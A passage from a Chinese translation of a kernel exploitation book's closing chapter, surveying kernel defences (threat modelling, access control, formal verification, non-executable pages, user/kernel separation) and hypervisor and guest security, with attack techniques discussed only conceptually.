还有一个需要考虑完整性的重要区域是文件系统。内存破坏 bug 可以损坏文件系统数据和元数据，因为这些数据也会存储（至少是暂时存储）在内核内存中。现代内核同样会在伪文件系统中暴露其内部内核信息；当任意的用户态进程访问内核时，有一些信息会倾向于竞争（race），会致使内核做出错误的决定，特别是当面临授权问题时（常见的例子包括 Linux 和其他系统的 /proc bug）。

最后，在某些系统（如 Solaris 和 FreeBSD）内核的 .text 文件被标记为可读写，便于允许对 D 追踪基本的支持（更多 D 追踪的概念，请参见第 4 章）。在那些系统中，内存破坏会直接修改内存代码本身，这就有可能带来未知的错误，或者通过某些精心设计的漏洞利用，不需要执行任何代码就可以直接向目标内核注入 rootkit。换句话说，如果可以拥有任意的写权限，我们就可以直接向运行的内核植入后门，而不必去运行任何 payload。

提示 我们在第 3 章提到并且在第 7 章就某些细节做过分析，如果代码可能执行，在 x86 架构下可以简单地禁用 WP 位，然后对任意的有效内存区打上补丁即可。这比通常使用的对目标页在改变之前重映射的方法要简单得多。

可用性

正如整本书中所讨论的，内核漏洞利用会有一个“天然的”副作用——有可能导致内核无法恢复。这取决于是否对某些“非计划中”的内核内存做出了修改，以及暴露出锁定问题（如死锁 / 活锁）。同样需要清楚的是，成功实现（不论有意还是无意的）拒绝服务攻击最好的机会来自本地 bug，因为这样的 bug 比远程可利用的内核 bug 多得多。另一方面，从内核防御者的角度考虑，内核紊乱错误绝对要比内核破坏好得多。基于这个原因，每当检测到可能造成消极后果的问题（如，slab overflow）时，内核保护程序总是会驱使内核进入内核紊乱。（为了维护可用性，某些设计可能会忍受一定程度的损害。但是从安全的角度考虑，这绝对是高风险的。）

内核防御

在回顾了攻击的方法之后，我们来谈谈阻止这些攻击的一些策略。总的来说，防御方法需要考虑以下几点：

- 认识到需要将信息流控制摆在第一位（危险分析及其建模）。
- 建立信息流控制机制（设计及实现）。
- 确保控制机制的存在（验证、自我防御）。

值得指出的是这些任务是通用的，并不专属于内核相关的问题或是通用的计算机安全范畴。当我们研究每一个任务时，我们也将提到一些相关领域，因为不同的防御技术通常会在不同的问题空间交叉。（比如说，为了检测简单栈溢出的栈 cookies，最初实现于用户态应用程序，随后才用来保护内核栈）。现在这是一个常见的套路，因为就像我们说的，越来越多的旨在阻止用户态可利用性问题的内核级保护开始把注意力移向内核的利用上，并且内核的利用通过许多方法影响到用户态（至少理论上）的漏洞利用。由于与内核相关的攻击近年来发展势头远超过与用户态相关的攻击，相应地，内核的保护技术也较新。

内核威胁的分析与建模

在这里，我们想要回答的问题很简单：我们究竟担心什么？也就是说，何种信息流对我们（防御方）来说更重要，我们需要面对的是什么样的威胁。

对于这个问题，不能简单地回答为“抵御一切威胁”，因为这是不可能的，我们必须考虑可以为给定的防御系统提供什么样的资源（时间、金钱、人力），可以容忍的最坏影响（性能、内存使用情况、网络利用情况等），以及完成什么级别的保护来作为交换，综合上述 3 种考虑做出权衡。这些权衡总是针对于具体的情况。政府代理致力于防御的预算不能与家庭用户的处置相比；因为从可用性考虑，这两种用户的需求并不具有可比性。然而有趣的是，在当今的网络世界中，同一种攻击（攻击者）可能同时影响到这两类用户。

让我们首先来看看第一种对大多数用例都很重要的信息类型，并且探讨这种情况下面临着怎么样的威胁。对我们来说，计算机只有一个基本的作用：存储并处理我们感兴趣的信息。因此，任何参与信息存储及处理的内核机制，以及控制这些内核机制的信息，是至关重要的，因为一旦机制失灵，会导致保密性被破坏甚至影响完整性。

在多用户系统中同样重要的是用户间或用户群组间的信息隔离。有了这些准则我们可以确定内核的哪一部分是重要的：

- 用户证书管理（UNIX 中的 UID/GID，Windows 中的 SID）
- 文件系统访问控制（文件访问权限、ACL 等）
- 通信（网络栈、进程间通信（IPC）等）

注意这些都是终端用户关心的控制访问数据的运行时机制。很明显，还有很多其他因素，不全是技术方面的，可以使我们访问这些数据，但我们并不用去关心整体蓝图，只需要考虑这其中内核所扮演的角色。

任何一个威胁模型都必须考虑威胁的代理：攻击者。我们可以基于攻击者所拥有的资源、贡献、技能及其目标 / 关注点（家用电脑、学校、企业等）来对攻击者进行分类。一部分是那些把政府机构作为目标的攻击者。这些攻击者基本上拥有无限的资源，至少在理论上拥有最高的技术水平。他们通常配备着充足的“武器”去利用那些不知名的漏洞（即我们熟悉的 0day 攻击），并且唯一可能的防御方法是通过反利用保护，我们随后将会对此展开讨论。他们的攻

击目标很可能备受瞩目。我们感兴趣的另一部分攻击者是那些仅仅为了娱乐或者挑战自我的黑客，通常这类人根本没有经费。在这些人中，有的是攻击任意主机且水平不高的“脚本小子”（他们通常喜欢利用已有的漏洞，因此攻击的成功率要靠管理员的马虎），也有技术很强的个人或团体，通常自己编写攻击代码（寻找并利用尚未公布的漏洞）并攻击“准随机（semi-random）目标”（他们中的一些人主要目标是为了寻求自我的挑战）。除了这两种极端情况外，还有一种恶意软件产业，专门雇佣专业的人去做一件事：感染尽可能多的计算机。这一产业通常使用自动感染或蠕虫病毒的形式，对家用电脑造成威胁。这类攻击在恶意软件产业中十分广泛，但攻击本身，却是十分简单的工作（比如说，用户下载并运行感染的文件）。

说到攻击类型，比较有趣的是它决定了内核攻击来源的载体。目前，远程攻击发生的频率要小于本地攻击的频率。通常来说，攻击者开始寻找其他方式进入系统（比如说 PDF 文件触发漏洞、基于网络的攻击、客户端问题、账户数据窃取等），然后进行本地内核攻击。虽然本节强调的是内核防御，但是就像我们第 1 章提到的，任何防御方法都必须是多层次的。网络保护、软件检测、用户区反利用预防、完整性控制 / 监控、内核保护等方法必须同时进行。

内核防御机制

前面既然已经明确了保护的对象和对手，我们必须设法完成某种程度的保护。第一步就是为内核添加一种机制，用以辨别系统中被我们控制其存取权限的不同身份。由于计算机的主要用户是人，所以在内核中我们通常寻找一些用户账户管理的方式。该账户描述了给定用户相关的信息，以及用户的证书，这在内核中通常用来做权限控制决策。（如 UNIX 中的 UID、Linux 中的能力、Solaris 中的权限以及 Windows 中的 SID 等。）

虽然这些方法十分普遍并且已经被使用了几十年，但是考虑到当今计算机的使用特点及威胁，这些方法已经不能与时俱进。一方面，世界已经变得网络化，这意味着用户关心的数据应该成为网络的一部分，因此每个机器模型只有一个传统的用户账户已经不够灵活；另一方面，某个指定用户可能使用计算机同时完成多项任务，并且希望这些任务之间能以共享或者独立的方式使用数据。因此，给用户分配证书（代替应用程序）这种方式在实际应用时通常显得不够细致。

那么当前是如何解决这些问题的？未来的趋势又是怎么样？

对于在网络中存储数据，有各种类型的服务提供商（想想那些社交服务网站，比如 Gmail），通过这些服务商，访问数据的方法远离了底层的内核，因此，除了当前的方法（如进程隔离、文件系统访问控制等）外也几乎没有更好的办法。取而代之的是，实际的防御方法必须建立在不同的用户态区域。

然而在其他例子中，情况更为有趣。由于当前区分“对用户有用的代码”的方法是在隔离的地址空间（当然还有别的资源）中运行程序，并且这种隔离仍在内核的控制之中，因此扩展上述机制以对这些进程提供更强的控制十分有意义，要么可以增加更强的隔离，要么允许更多的共享。

现有的方法是基于某种形式化模型的访问控制（通用标准保护配置），或简单的“常识”

方法（固化改变根目录（hardened chroot）、FreeBSD jail、Solaris Zones、Linux namespaces 等）。虽然这些方法能够解决一些问题，尤其是在多用户环境中，然而在对单进程的实用性及管理方面还有很多提升的空间，至少目前来看这些方法并不高深（比如说，IE8/Chrome 的进程、Windows 7 的完整性级别、SE Linux 的沙箱等）。

我们同样不能忘记所有这些访问控制机制都依赖于内核的完整性。因此，需要一个高水平的内核正确性保证机制，正如下一节中所要提到的，这是一个极大的挑战。

内核保证机制

我们都知道有太多的信息需要去保护，并且有很多复杂的方法来实现这些保护。但我们同样清楚当涉及零错误实现时，任何方法都不能保证按计划完成。因此，这就带来了一个问题：既然内核中任意一个位置的小问题都可能造成内核失效，那么何必还要考虑整套防御机制呢？答案在于情况并没有表面看到的那么糟糕。总的来说，有两个基本的方法可以提升对防御机制或内核的信心：

- 证明实现过程（也就是说，不存在错误）。
- 确保潜在的 bug 不是都可以被利用的。

第一种方法基于这么一种考虑，阻止内核泄漏最直接的方法首先就是消除内核中一切可利用的 bug。自从人们开始怀有从根本上消灭 bug 这个梦想以来，几十年间针对这个话题做出了大量的研究，甚至在当时安全还没有成为一个严肃的问题。这可以通过两个方法实现：要么减少我们需要信任的内核代码的数量，以希望较少的代码带来较少的复杂性，因此理论上更有可能实现零错误；要么去证明代码的正确性（当然需要提供一些正确性的定义）。

注意　减少一定数量权限代码这种方法虽然在研究领域较受欢迎，但是并不能解决基本问题。转移功能，进而提高复杂性（微内核、虚拟层等），仅仅改变了目标，但并未增加我们想要的安全性。想象一下在一个微内核系统中，在某一非权限 CPU 模式下，文件系统驱动运行在一个独立的地址空间，因此文件系统驱动中的错误不会危害内核的其余部分（微内核和内核可能的子系统共同在一个单片机系统下）。然而，破坏文件系统驱动明显会危害文件系统本身，并且微内核对此无能为力，因为从它的角度考虑，文件系统驱动仅仅是在做其应该做的事情：管理存储器上的文件及数据。简而言之，改变复杂性并不能消除权限滥用问题，并且对于实际安全来说并没有什么好处。

要证明代码的正确性需要建立某种系统模型（越底层越好），并用模型去描述我们想要证明的代码，最后证明，至少在给定模型范围内，代码没有违反我们的条件。显然，这意味着除了掌握专业的知识与工具外，还必须进行大量的工作，因此，实际上这类方法通常用于相对较小的系统中（例如 NICTA's L4 在 2009 年验证了一个少于 10 000 行代码的内核），而不可能去验证诸如 Linux、Solaris 和 Windows 这样规模的系统。基于规模问题的考虑，在实际应用中通常去尝试证明系统的一部分（比如说，仅仅去证明设计而不用考虑实现，或者仅仅验证是否存在某一类明确的错误），但是这种做法对系统的安全显然就不是

那么可靠了。

虽然没有严格的相关证明，但还是要介绍一下试图减少漏洞数量的几种方法。这么做虽有助于提高系统整体的质量及代码的健壮性，但在安全方面还是无法达到人们预期的效果，因为这并不能保证系统中没有漏洞；换句话说，这种方法是基于黑名单性质的。其中最著名的方法包括识别已知不良构造函数的源代码分析工具和多种运行时测试技术（如 Fuzzing、压力测试等）。

第二种方法就显得不是那么彻底了，我们首先承认内核永远会有 bug 这个事实。然而，当仔细了解如何利用 bug 之后，就能尝试去检测，甚至去阻止这一类行为的发生，但这种情况下有时会在可用性方面做出一定的牺牲。由于 bug 类别及漏洞利用的方法很多，相应的防御技术也是多种多样。接下来就让我们来看看其中的几种。

防御方的第一个工具是生产内核（尤指编译器）的一系列工具（tool chain）。通过这套工具我们可以添加对不变量（invariant）的运行时检查，如果一切都按照计划进行，我们期望结果显示正确，但当验证存在错误（或者是巧合或者是受到直接攻击）时工具就会报错。常见的运行时检测证明工具包括 Windows 下的 BSOD，以及 Linux 下的各种 OOPS 报告。

除程序员的知识之外，我们还可以借助编译器决定缓冲区的大小。((GCC 的 `FORTIFY_SOURCE`、`__builtin_object_size`、`__attribute(alloc_size)` 以及栈溢出保护等。) 虽然这在运行时是行之有效的方法，但在未来对于代码覆盖率的提高还有很大的提升空间。

这一系列工具还可以用来抵抗最近再次流行起来的一种称为软件故障隔离的漏洞利用技术，该技术依赖于执行现有的内核代码，例子包括广义的 ret2libc 以及面向返回的编程（return oriented programming，ROP）；每当执行 return-to-text 命令时，就会看见这个技术在起作用。软件故障隔离机制早在几十年前就已经出现，虽然那时跟安全没太大关系。典型的出错模型是某种形式的内存破坏。这跟我们在安全领域见到的有些相像，唯一的区别是，在这个研究领域，破坏的对象是明确的，而不是随机的。另一方面，如果实际的目的不是不可区分的，那么二者的运行结果会十分相似。不管是指责缓冲区溢出还是 alpha 粒子，栈上破坏的返回结果都会出错。

我们必须明确写出更为精细的防御程序，而反过来，这些防御程序对于底层的 bug 提供了比编译器更强的保护。推广开来，保护用户态的一项技术是不可执行页（nonexecutable page）。这项技术同样可运用于内核，但是为了发挥全部作用就必须考虑将用户态本身结合为用户 / 内核的地址空间环境。在实践中，没有主要的内核会有此防御技术，这也就是为什么在 x86 架构中，除了著名的 Mac OS X，我们总是去试图返回用户态脚本代码。

对于内核来说，同样重要的是去减少自己那部分地址空间中的可执行内存的数量。遗憾的是，这已经被忽略了很长时间了，一个简单的内核页表转储就可以证明这一点。

提示 这种可写但不可执行的模型近期才在用户态中被发现。并且 Solaris/UltraSPARC 和 Mac OS X 中使用进程命令行作为返回值地址的攻击，证明了在内核态方面仍有许多工作要做。

不可执行页同样与传统的内核模块存在着冲突，因为这是向内核中引入任意代码的一种有

效手段。到目前为止切实可行的解决方法都是基于数字签名的，而这并不能阻止不良代码被植入内核，但至少在一定程度上使得签署的实体都可被确认身份。显然，这里还需要做更多的工作，但总的来说这是个很难的问题（等价于 halting 问题）。

虽然不可执行页可以保护内核代码，但不可忽视的是，数据也同样重要，因为内核为系统中所有的用户保存数据，因此，那些潜在的可以破坏内核保密性与完整性的数据就显得尤为重要了。保护完整性需要预防那些不需要的写数据操作。为了实现这个目标，我们需要将这些保护模式内存设置为只读，不过由于是在内核中，还需要将所有相关的数据设置为只读。寻找并保护这些数据并不是一个简单的工作；尽管内核页表中有明显的候选项，但是我们还得考虑可以合理完成这种内存保护的代码（及其数据依赖），因此需要暂时解除只读的限制。

保护内核的保密性就是更难解决的问题了，因为按照先前的逻辑，我们需要将内核内存中的这些数据设置为不可见，最起码对于代码而言，不需要去看它。我们还必须追踪信息流，并且对于所有派生的信息实施相同的保护。除了学术研究，在编写本书时并没有看到对于这个问题的任何实际的通用解决方法。

如果缩小威胁模型，只是希望去保护那些最明显的部分与不必要的读 / 写内存操作分离，则可以把目光集中在内核与用户域之间合法复制数据的那部分代码。在这种情况下，添加明确的复制大小检查，即使当包含动态分配内存空间时也是更为可行的，因为内核的分配程序通常可以提供基于内存缓冲区地址的信息。

还是考虑内存相关的防御问题，我们已经提到了无意的用户态指针解引用问题。这在联合用户 / 内核地址空间的环境中至关重要，针对这种情况最直接的防御机制就是在二者之间引入人工的分离。不管我们是否能从系统架构（如 SPARC）上获得直接的支持，这种分离都有典型的实现——使用分页逻辑在用户域与内核域之间实现明确的地址空间转换。遗憾的是，这种方法通常会对给定 CPU 的 TLB 带来异常的性能影响，进而影响整个系统。这就是为什么我们在第 1 章提到的，在 x86 架构下，所有的操作系统（除了 Mac OS X）都实现为联合的用户 / 内核地址空间。

> **提示**　为了避免 / 限制这种性能影响（并且仍成功引入内核与用户区地址空间分离），我们不得不求助于 CPU 的具体特征，比如在 i386（32 位）下的分段逻辑。这一特定的方法在 x86-64 位架构下不可能实现，这是因为该架构的设计极大地限制了分段。正如我们所说的（而且在 Mac OS X 中证明过的），在 x86-64 位架构下总是能够使用分页方法去隔离内核及用户区，只是不像基于分段方法那样代价几乎为 0 罢了。

最后同样重要的是，如果我们可以将计数器看做一个有符号整数（大部分情况下确实是这样的），那么就有可能检测出引用计数溢出，并且最后可以可靠地检测出装配过程中的有符号数溢出。然而，下溢更难以检测，因为当对象的引用计数器首次为 0 时，我们还得从根本上停止释放该对象，直到计数器为负数时我们才能确定检测出了错误。遗憾的是，在设计良好的代码中，计数器永远不可能成为负数；因此，最终会泄漏这部分内存，并且 / 或不得不对其进行垃圾回收，这在实践中并不是一个好的解决方案，因为它影响了内存的使用以及 CPU 的运行时间。

超越内核 bug：虚拟化

虽然本书主要关注于内核 bug，但在此基础上我们还是应做更进一步研究。正如整本书中提到的，由于在当前操作系统中所表现出的权限的角色，内核显得至关重要了。它在 CPU 权限级运行代码；它可以执行任意的指令，并且访问任意的内存地址以及其他硬件设备；总之，内核可以说是对所有信息流的“总管”。

随着当今大规模地持续采用虚拟化，内核的这个基本角色也在发生着改变：它不再对整个现实世界情况负责，而是负责其中的一个虚拟的部分。这意味着我们有了新的主人：虚拟层（hypervisor），其本身就是一个传统的内核，即 Linux 下的基于内核的虚拟机（KVM）。

对于内核防御来说，虚拟层是否可以像内核那样保护用户域？虚拟层（主机内核）本身的安全又是怎么样呢？在本章余下的部分，我们将会讨论这些问题。

虚拟层安全

不难看出，自从虚拟层开始接管传统内核的角色后，到目前为止关于内核我们讨论的一切内容也必然同样适用于虚拟层。也就是说，在虚拟层中可以讨论如何设计并实现 bug，以及如何对其利用。这不仅仅是理论。在过去的几年里，我们已经看到了一些安全警告，以及在各种各样虚拟层中关于可利用 bug 的漏洞利用，包括 VMware、KVM 和 Xen。由于基于虚拟化的服务迅猛的发展势头，我们期望能有更多的审查，相应地，产品中也会发现更多的 bug。

在虚拟层中可能会有什么样的 bug？不要惊讶，内存破坏漏洞是能想到的第一类错误，而且事实上，已经发现了一些这样的错误。（考虑到在虚拟层中复杂性消除的程度这种趋势很可能不会改变多少，因为从根本上来说，这就像内核对其“用户域”——客户虚拟机，携带者常见的所有的漏洞，比如说内核损坏和竞态条件。）然而，由于特定虚拟化技术的本质，出现了一类新的漏洞——模拟 bug。

在那些没有为虚拟化技术做专门设计的处理器中，例如没有最近的虚拟化技术扩展的 x86，并不需要过多的技巧来避免客户机内核对围绕它的所有硬件负责（VMware/Xen 最开始就是用的这种方法）。其中的一个技巧就是不让客户机内核去执行特定的指令，检测这种情况并用虚拟层去做相应的仿真。解码并仿真一套复杂的指令集如 x86 指令集会引发 CPU 中不存在的错误。后果是这些漏洞引起客户机中的权限提升（不要忘了攻击者就在客户机中的用户域中），或者更糟糕的情况是直接进入虚拟层。

模拟 bug 也不是针对 CPU 的。虚拟机访问的是虚拟化的设备，它们的驱动和虚拟层中潜在的虚拟总线结构也会受到 bug 的控制。这样的例子包括 VMware/Qemu 中影响框架缓冲区实现的一系列 bug。全权限升级（在虚拟层中执行代码，并且逃离虚拟环境）已经被证明是可能的。

虽然客户机内的权限提升（内核漏洞利用传统的目标）危害很大，但是我们还是该考虑一下侵入虚拟层意味着什么。由于虚拟层现在已经成为访问所有物理资源的代理——并且是访问所有客户机内存的代理，因此不难理解其后果。从客户机用户态到虚拟层的权限提升意味着同样会对其他客户机虚拟机造成即时权限提升。这种权限提升通常需要在每一个目标机上有独立

的、远程的可利用的 bug。我们已经用复杂的软件和硬件取代了计算机底层装置，这意味着需要为虚拟层的 bug 付出更高的代价。

总之，我们不能想当然地寄希望于足够安全的网络，因此，研究并部署相关防御系统，减少虚拟层可利用的漏洞的风险就显得尤为重要了。不要去惊讶我们讨论过的几种安全技术已经应用于虚拟层（在最后，这只不过是一种“角色转移”，因为虚拟层已经成为内核之上更具权限的实体），在写本书的同时，这已经是一种开放性的研究，虽然并没有多少可用的商用产品。

客户机内核安全

虚拟化的目标是在虚拟机上运行一个客户机操作系统（修改过的或未修改的），以允许更好的资源利用、可用性等。从客户机内核的角度来看，这主要体现在它能看到的硬件环境：新的（不）可用的处理器特征以及其他设备。

正如前面内容提到的，通过限制 CPU 特征的可用性并仿真它们中导致复杂性的部分等特定的方法，会带来可被利用的漏洞和客户机用户区权限提升，而这些是在实际 CPU 中不可能发生的问题。可能发生问题的其他来源是新的虚拟硬件设备以及相关的驱动，这一点，客户机端及虚拟层端都可能存在相应问题。客户机端的 bug 仅仅会引起我们整本书讨论的传统的本地权限提升，而虚拟层的 bug 则是灾难性的，因为同样会对其他的虚拟机造成影响。对这两种情况我们都已经见到实际生活中的例子（例如 VMware SVGA 驱动漏洞[⊖]）。

小结

本章结束了我们对内核漏洞利用的讨论。虽然本书的其他章节主要是从攻击者的角度来讨论，但是本章我们试图做出弥补，分析了一下为了阻止或减轻内核级的攻击应做出怎样的对策。通过这一点，会使您明白攻击者和防御者之间的渗透性关系。对于漏洞利用开发者而言，为了想出未来的攻击方法，需要去想象内核未来几年会有什么类型的保护；同时，今天为了建立有效的防御对策，我们需要理解（并想象）攻击者可能会展开怎样的攻击。

若想参与到每一个关于“未来”的讨论中，就不得不从现在开始。通过本书前面章节的讨论，我们建立了信息安全的“窥镜”三原则下的内核级攻击模型：保密性、完整性以及可用性。正如我们所说的，任意的读访问是破坏保密性的一个例子，通过 slab 缓冲区溢出引起的控制流重定位是破坏完整性的一个例子，而一段测试代码触发的栈溢出及机器崩溃则是破坏可用性的一个例子。

在界定完攻击方之后，我们将注意力转移至防御方，首先需要明确想要防御的是什么样的攻击，然后评估潜在的对策。在写这本书的时候很难忽略掉这么一种感觉，即内核漏洞利用得到了比内核防御更多的关注、投入和研究。鉴于日益增多的远程和本地两种内核利用的扩散，

⊖ *Cloudburst:Hacking 3D(and Breaking Out of VMware*),Kostya Kortchinsky,http://www.blackhat.com/presentations/bh-usa-09/KORTCHINSKY/ BHUSA09-Kortchinsky-Cloudburst-SLIDES.pdf

在未来的几年里对内核级的保护会有一个稳定且较快的提升，按照 grsecurity/PaX 项目为 Linux 内核做的一系列补丁那样（事实上，grsecurity/PaX 项目实现了很多（或许不是绝大多数），我们后来列在内核防御章节中的技术），并且同保护用户态程序的反漏洞利用方法相似，这么一种思路，并不是不合理的设想（如想了解更多关于 grsecurity/PaX 项目的信息，参见 http://pax.grsecurity.net/）。

然而，内核保护的措施有一点复杂。首先，不像用户态保护措施那样，可以在每个二进制程序的基础（per-binary basis）上引入 / 激活，内核保护会立即影响整个系统。其次，我们需要明白，安全仅仅是提示用户（如一个客户）部署操作系统的一个关键特性。性能与向后兼容内部应用程序和易用性都是操作系统的关键特性，并不是每个人都用相同的顺序对其进行排列。（这是一件好事，因为提升安全最糟糕的方式就是忘记了用户才是我们努力的中心。）对于系统管理员与程序员来说，可观察性可能是另外一个关键点。

最理想的情况是，我们想同时将所有的这些特性最大化，但这是不可能的。额外的保护通常意味着额外的检查，因此必然会对性能做出某些影响。顺着这种观点，限制攻击者的活动空间可能会影响系统的易用性（或可观察性）。

幸运的是，并非总是如此。有一组改变就比较容易介绍——阻止内核地址通过标准工具暴露给非权限用户，更谨慎地标记内存区域为可写或可执行，并且更有可能的是，这些改变会更快地被主流内核接收并引入。如果想要看看找到的一个明确的技术是否会持续下去，试着去想一下为它设计一个低强度的保护是多么复杂。

与此同时，由于在结尾需要对未来的发展做出展望，在这一点上操作系统开发者可能需要向硬件开发者求助。硬件辅助虚拟化时代的到来就是一个明显的例子。如果我们考虑到“返回用户态”技术（绝对是我们武器库中威力最大的技术之一），能够将这项技术运用到绝大多数 x86 机器操作系统下的主要原因是这种替代带来了性能影响。但是如果我们考虑 SPARC 架构，由于硬件支持地址空间分离，导致上述影响为零。如果有迹象显示出 x86 架构能做出相同的支持，那么操作系统将很快采用这种方法。

易用性和向后兼容性也造成了挑战。例如空指针解引用问题的解决，空指针解引用会阻止用户映射一定数量的虚拟地址空间，并且从零开始。最常见的实现是在内核中硬编码这种变化，这也是 OpenBSD 的做法。另一方面，它表明了一些应用程序（如 Wine），需要能够映射低地址空间以便正确工作。为了使某些应用程序映射范围适当，拥有比 OpenBSD 更多用户基数（并且绝对是更面向桌面）的 Linux 系统，通过“个性化”机制，保持了向后兼容性。同时，Linux 还提供了一个运行时可配置选项，允许权限用户从根本上启用或禁止这项机制。

最终的结果是这种保护变得更加复杂且更容易引起漏洞（在撰写本书的时候，这种方法已经被忽略，后来，多次完善补丁），而且仍然不是最优的。一个直接任意写操作仍允许用户将其禁止。很明显，正如我们在本章“内核防御”一节讨论的，更多的固化设计是可行的，特别是在更好的关于只读内核区域的设计，但是这恰恰说明平衡可配置性、向后兼容性以及易用性并不是一项简单的工作，这通常意味着欠佳的权衡。

在本章的最后，我们简要介绍了虚拟化环境。再次强调，希望能够在不久的未来，虚拟化相关技术能够得到更多的关注。虚拟化有趣之处在于它在内核之上引入了一个新的实体，使得

我们有机会去保护内核免于“外部攻击”，就像之前为用户态做的那样，同时，还介绍了一种新的攻击方式。

虚拟化相关 bug、内核保护的新形式、新的攻击手段、新的防御技术：未来看起来如此刺激。不可避免，内核也将会不断演变。我们希望本书能够为您带来一些实用的技巧 / 技术和方法，以使您能够很好地把握即将到来的摆在攻防双方面前的挑战。